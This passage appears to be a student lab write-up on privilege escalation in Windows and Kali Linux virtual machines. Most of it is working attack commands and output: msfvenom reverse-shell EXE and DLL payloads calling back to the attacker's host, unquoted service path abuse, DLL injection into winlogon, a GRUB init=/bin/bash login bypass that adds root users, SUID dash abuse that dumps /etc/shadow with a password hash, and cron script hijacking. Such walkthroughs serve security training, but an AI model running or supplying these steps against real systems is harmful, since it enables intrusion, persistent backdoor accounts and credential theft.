Lets clean up marks and update sethc.exe by sethc_back.exe and delete sethc_back.exe

```
D:\>cd d:\Windows\System32  
  
d:\Windows\System32>copy sethc_back.exe sethc.exe  
Overwrite sethc.exe? (Yes/No/All): yes  
    1 file(s) copied.  
  
d:\Windows\System32>del sethc_back.exe  
  
d:\Windows\System32>
```

2.2 “Unqoted Services”

Lets check which service is unquoted using command: wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\" | findstr /i /v ""

DisplayName	Name	StartMode
PathName		
AllJoyn Router Service	AJRouter	Manual
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p		
Application Layer Gateway Service	ALG	Manual
C:\Windows\System32\alg.exe		
Amiti Antivirus Health Check	AmitiAvHealth	Auto
C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe		
Amiti Antivirus Engine Service	AmitiAvSrv	Auto
C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe		
Application Identity	AppIDSvc	Manual
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p		
Application Information	Appinfo	Manual
C:\Windows\system32\svchost.exe -k netsvcs -p		
Application Management	AppMgmt	Manual
C:\Windows\system32\svchost.exe -k netsvcs -p		
App Readiness	AppReadiness	Manual

As I noticed Amiti Antivirus has service which runs automatically and the path is unquoted.

There is a gap in the middle of a patch between the Amiti and Antivirus word.

Amiti Antivirus Health Check	AmitiAvHealth	Auto
C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe		
Amiti Antivirus Engine Service	AmitiAvSrv	Auto
C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe		
Application Identity	AppIDSvc	

Lets prepare the payload called Amiti.exe with reverse_shell on Kali and run http server

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=53 -f exe > Amiti.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

(kali㉿kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.1.26 - - [12/Aug/2024 15:31:03] "GET / HTTP/1.1" 200 -
10.0.1.26 - - [12/Aug/2024 15:31:03] code 404, message File not found
10.0.1.26 - - [12/Aug/2024 15:31:03] "GET /favicon.ico HTTP/1.1" 404 -
```

And download it on a Windows Machine from 10.0.1.19:8000

- [zsh_history](#)
- [zshrc](#)
- [Amiti.exe](#)
- [Desktop/](#)
- [Documents/](#)

Then place it in C:\Program Files\NETGATE\Amiti



Lets listen on a port 53 from Kali and reboot Windows.

We have got privileges of NT Authority\System

```
(kali㉿kali)-[~]
$ nc -nlvp 53
listening on [any] 53 ...
connect to [10.0.1.19] from (UNKNOWN) [10.0.1.26] 49677
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>
```

- 3** Find a way to elevate privileges from local administrator to NT-Authority/SYSTEM without using PSEXEC.

Lets try with DLL Injection. Lets prepare an dll payload and transfer it to Windows Machine. Once again we need to use msfvenom command and http server

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=54 -f dll > LOG.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

```
(kali㉿kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.1.26 - - [12/Aug/2024 16:13:40] "GET / HTTP/1.1" 200 -
10.0.1.26 - - [12/Aug/2024 16:13:41] code 404, message File not found
10.0.1.26 - - [12/Aug/2024 16:13:41] "GET /favicon.ico HTTP/1.1" 404 -
10.0.1.26 - - [12/Aug/2024 16:13:53] "GET /LOG.dll HTTP/1.1" 200 -
```




Transferred file I will keep in Downloads.

Next from <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1> I have copied a code and paste it in Powershell ISE as an administrator. In the 132 line we have to change code as follow:

```
$GetProcAddress =
$UnsafeNativeMethods.GetMethod('GetProcAddress',[reflection.bindingflags] "Public,Static",
>null,[System.Reflection.CallingConventions]::Any, @((New-Object
System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);
```

```
Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1* X
117     [Parameter( Position = 0, Mandatory = $True )]
118     [String]
119     $Module,
120
121     [Parameter( Position = 1, Mandatory = $True )]
122     [String]
123     $Procedure
124
125
126     # Get a reference to System.dll in the GAC
127     $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
128         Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
129     $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
130
131     # Get a reference to the GetModuleHandle and GetProcAddress methods
132     $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
133     $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress',[reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);
134
135     # Get a handle to the module specified
136     $Kern32Handle = $GetModuleHandle.Invoke($null, @{$Module})
137     $IntPtr = New-Object IntPtr
138     $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($IntPtr, $Kern32Handle)
139
140     # Return the address of the function
```

Next I saved it with LOG.dll in Downloads catalogue and name it Invoke-DllInjection.ps1 and turned Kali to Listen mode on port 54.



Lets get privilege to run scripts

```
PS C:\Users\hacker\Downloads> Set-ExecutionPolicy bypass
```

Next import that previous module to powershell by using below command:

```
PS C:\Users\hacker\Downloads> Import-Module .\Invoke-DLLInjection.ps1
```

Then I have found winlogon process ID by using command "ps". It's PID 612. Winlogon works as a NT Authority\system so that's why its my target.

160	11	1324	6212	0.11	540	0	wininit
272	12	2548	11656	0.52	612	1	winlogon
526	37	15124	116	0.42	8992	1	WinStore.App
282	13	22420	30788	0.92	5600	0	WmiPrvSE
554	39	20944	8500	2.38	6860	1	YourPhone

So lets inject that dll.

```
PS C:\Users\hacker\Downloads> Invoke-DllInjection -ProcessID 612 -Dll .\LOG.dll
Size(K) ModuleName
----- -----
24 LOG.dll
FileName
-----
C:\Users\hacker\Downloads\LOG.dll
```

I got an access on Kali to NT authority\system

```
(kali㉿kali)-[~]
$ nc -nlvp 54 ...
listening on [any] 54 ...
connect to [10.0.1.19] from (UNKNOWN) [10.0.1.26] 50633
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

PART II Linux

- 1 Find a way to log in to the machine without knowing the user credentials.

I started machine and during boot I have pressed “e” to get into GRUB.

```
GNU GRUB version 2.04-8kali1

setparams 'Kali GNU/Linux'

load_video
insmod gzio
if [ $grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [ $feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --\
hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 a6825b63-bb13-4904-a565-\
b3e60153ab45
else
    search --no-floppy --fs-uuid --set=root a6825b63-bb13-4904-a565-b\
3e60153ab45
fi
echo      'Loading Linux 5.9.0-kali1-amd64 ...'
linux      /boot/vmlinuz-5.9.0-kali1-amd64 root=UUID=a6825b63-bb13-4904-a565-b3e60153ab45 ro quiet splash

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or Esc for a command-line or ESC to discard edits and return to the GRUB menu.

KALI
BY DEFENSIVE SECURITY
```

Then I move to linux line

```
hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 a6825b63-bb13-4904-a565-\
b3e60153ab45
else
    search --no-floppy --fs-uuid --set=root a6825b63-bb13-4904-a565-b\
3e60153ab45
fi
echo      'Loading Linux 5.9.0-kali1-amd64 ...'
SSlinux      /boot/vmlinuz-5.9.0-kali1-amd64 root=UUID=a6825b63-bb13-4904-a565-b3e60153ab45 ro quiet splash

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or Esc for a command-line or ESC to discard edits and return to the GRUB menu.

KALI
BY DEFENSIVE SECURITY
```

And change “ro quiet splash” to “rw init=/bin/bash” also SSlinux should be Linux

```
SSlinux      /boot/vmlinuz-5.9.0-kali1-amd64 root=UUID=a6825b63-b\\
b13-4904-a565-b3e60153ab45 rw init=/bin/bash
```

Then save changes by using “Ctrl + x” and Kali start in emergency mode with a console where I am root user.

```
pscan: cannot set terminal process group <1>. Inappropriate ioctl for device
bash: no job control in this shell
root@none:~# whoami
root
root@none:~#
```

Now I can create a new user with root privileges

```
root@none:~# adduser haker1
```

```
root@none:~# usermod -a -G root haker1
```

Then sync and reboot -f


```
root@none:~# sync
root@none:~# reboot -f
```


I am in!

```
(haker1㉿kali)-[~]
$ id
uid=1001(haker1) gid=1001(haker1) groups=1001(haker1),0(root)
(haker1㉿kali)-[~]
$
```

2 Find two ways to escalate privileges on the operating system.

2.1 Lets try with mounting ISO image to our Kali Linux. Steps are almost the same as with Windows





I need to mount disk

```
(kali㉿kali)-[~]
└─$ sudo su
[root@kali]~/home/kali]
# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xe7875fa7

Device      Boot   Start     End   Sectors  Size Id Type
/dev/sda1    *       2048 165771263 165769216   79G 83 Linux
/dev/sda2        165773310 167770111   1996802  975M  5 Extended
/dev/sda5        165773312 167770111   1996800  975M 82 Linux swap / Solaris

Disk /dev/loop0: 3.73 GiB, 4006359040 bytes, 7824920 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
└─(root㉿kali)-[~/home/kali]
└─# mount /dev/sda1 /mnt

└─(root㉿kali)-[~/home/kali]
└─# mount --rbind /root /root/

└─(root㉿kali)-[~/home/kali]
└─# chroot /mnt
```

Now I am sure that user that I am going to add will appear on Kali not on Kali Live

```
└─(root㉿kali)-[/]
└─# adduser haker2
Adding user `haker2' ...
Adding new group `haker2' (1002) ...
Adding new user `haker2' (1002) with group `haker2' ...
Creating home directory `/home/haker2' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for haker2
Enter the new value, or press ENTER for the default
      Full Name []:
      Room Number []:
      Work Phone []:
      Home Phone []:
      Other []:
Is the information correct? [Y/n] Y

└─(root㉿kali)-[/]
└─# adduser haker2 sudo
Adding user `haker2' to group `sudo' ...
Adding user haker2 to group sudo
Done.
```

Next sync -> exit -> and -> reboot -f

```
└─(root㉿kali)-[/]
└─# sync

└─(root㉿kali)-[/]
└─# exit

└─(root㉿kali)-[~/home/kali]
└─# reboot -f
```

```
(haker1㉿kali)-[~]
└─$ su haker2
Password:
(haker2㉿kali)-[/home/haker1]
└─$ id
uid=1002(haker2) gid=1002(haker2) groups=1002(haker2),27(sudo)
(haker2㉿kali)-[/home/haker1]
└─$
```

As we can see user haker2 is successfully added and it belongs to sudo group.

2.2 Escalation with SUID

Lets check if any script on Kali has SUID:

```
(haker2㉿kali)-[/etc/cron.d]
└─$ find / -perm /4000 -user root -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 19040 Aug 3 2020 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51336 Jul 2 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 14608 Mar 31 2020 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 473416 Jun 7 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 121464 Mar 30 2020 /usr/bin/dash
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-- 1 root kismet 117240 Sep 25 2020 /usr/bin/kismet_cap_ti_cc_2540
-rwsr-xr-- 1 root kismet 117240 Sep 25 2020 /usr/bin/kismet_cap_nxp_kw41z
```

Checked on <https://gtfobins.github.io/#+suid> if there is any script that can help me to escalate privileges to root. I found “dash”

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which dash) .
./dash -p
```

```
(haker2㉿kali)-[/etc/cron.d]
└─$ dash -p
# whoami
root
# cat /etc/shadow
root:$6$RdCfDjP.qfGut9az$3dhs00QbSF9t1nFQUrb5hLTWqvQAIJaKQwUyx4spkM8ptHLhOyc94tUTA./nA6ZL3s77/
I5C4BOGLTdqtx1/:18660:0:99999:7:::
daemon:*:18583:0:99999:7:::
bin:*:18583:0:99999:7:::
sys:*:18583:0:99999:7:::
sync:*:18583:0:99999:7:::
games:*:18583:0:99999:7:::
man:*:18583:0:99999:7:::
lp:*:18583:0:99999:7:::
```

It worked! We can look at /etc/shadow.

2.3 Lets try with Crontab

*I deleted user haker2 from SUDO group to try this method.

```
(haker2㉿kali)-[/etc/cron.d]
└─$ ls -la
total 40
drwxr-xr-x  2 root root  4096 Feb  7  2021 .
drwxr-xr-x 155 root root 12288 Aug 16 07:25 ..
-rwxrw-rw-  1 root root   36 Feb  7  2021 AutoTask.sh
-rw-r--r--  1 root root  201 Mar 20  2020 e2scrub_all
-rw-r--r--  1 root root  607 Sep 13  2019 john
-rw-r--r--  1 root root  712 May 11  2020 php
-rw-r--r--  1 root root  102 Feb 10  2020 .placeholder
-rw-r--r--  1 root root  396 Aug 27  2020 sysstat
(haker2㉿kali)-[/etc/cron.d]
└─$ sudo -i
haker2 is not in the sudoers file. This incident will be reported.
(haker2㉿kali)-[/etc/cron.d]
└─$
```

Lets use AutoTask.sh to add user haker2 to sudo group.

```
(haker2㉿kali)-[/etc/cron.d]
└─$ echo "sudo adduser haker2 sudo;" >> /etc/cron.d/AutoTask.sh
(haker2㉿kali)-[/etc/cron.d]
└─$ su haker2
Password:
(haker2㉿kali)-[/etc/cron.d]
└─$ id
uid=1002(haker2) gid=1002(haker2) groups=1002(haker2),27(sudo)
(haker2㉿kali)-[/etc/cron.d]
└─$
```

After one minute when script automatically runs again user haker2 is now a member of sudo group.